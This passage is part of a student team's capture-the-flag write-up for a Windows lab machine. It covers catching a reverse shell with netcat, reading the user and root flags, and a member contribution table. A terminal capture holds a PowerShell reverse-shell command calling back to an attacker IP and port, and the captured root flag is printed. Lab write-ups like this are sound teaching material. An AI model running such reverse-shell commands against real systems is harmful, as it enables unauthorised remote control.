
Farryn then had to wait for a connection once she uploaded the reverse shell and as it was listening to it with netcat.



As everything went smooth and correctly, Farryn noticed something saying “nt authority\system” permissions on her kali and thus figured out that she managed to have a connection from the machine.



Thus, she proceeded on opening the `C:\Users\administrator\Desktop` directory and waited for a few moments, finally managed to receive the “user.txt” flag.




Category: Root Privilege Escalation

Members Involved: Mohammad Omar Torofder

Tools used: Kali


Thought Process and Methodology and Attempts:

The other teammates struggled with retrieving the root flag. Hence, Omar took charge in retrieving the root flag. He first realized that he cannot access the “SuperAdmin” directory, which is the directory where the root flag was kept in so, he decided to execute the command “get-acl” for confirmation on the permissions that he has on that directory.



```
root@kali: ~  
File Actions Edit View Help  
root@kal...downloads x roo...:~ x roo...:~ x roo...:~ x roo...:~ x  
+ Invoke-PowerShellTcp -Reverse -IPAddress 10.8.94.25 -Port 1338  
+ ~~~~~  
+ CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorExcepti  
p  
tion  
+ FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Invoke-PowerShellTcp  
o  
n,Invoke-PowerShellTcp  
  
get-acl  
  
Directory: C:\Users  
  
Path            Owner            Access  
-----  
SuperAdmin NT AUTHORITY\SYSTEM BUILTIN\Administrators Deny FullControl ...  
  
PS C:\Users\SuperAdmin>
```




He checked the directory under “C:\users” before he thought of reading the flag directly. Based on experience, he knew that there should be a Desktop directory under the SuperAdmin. There’s a chance that the root flag is located in there. Thus, Omar decided to try his luck. He entered the code “type c:\users\SuperAdmin\Desktop\root.txt” and voila! Thanks to his deduction, the team obtained the root flag.



```
Directory: C:\users  
  
Mode                LastWriteTime         Length Name  
----  
d-----         4/11/2020   4:41 AM              Admin  
d-----         4/11/2020  11:07 AM             Administrator  
d-----         4/11/2020  11:55 AM             Equinox  
d-r-----       4/11/2020  10:34 AM             Public  
d-----         4/11/2020  11:56 AM             Sunlight  
d-----         4/11/2020  11:53 AM             SuperAdmin  
d-----         4/11/2020   3:00 AM              TEMP  
  
PS C:\users> type c:\users\SuperAdmin\Desktop\root.txt  
thm{a1f936a086b367761cc4e7de6cd2e2bd}  
PS C:\users>
```

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211100431	Mohammad Omar Torofder	Discovered the exploit to root.	
1211103388	Vishnu Karmegam	Did the recon and enumeration. Wrote half of the recon, and initial foothold part of the write up after compiling findings.	<i>Vishnu</i>
1211101390	Aslamia Najwa Binti Ahmad Khadri	Did the recon and enumeration. Wrote the other half of the recon, and the root privilege escalation of the write up after compiling findings.	
1211103092	Farryn Aisha binti Muhd Firdaus	Figured out the exploit for initial foothold. Edited the video presentation.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELoadERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: <https://youtu.be/lfGG-CNDRX8>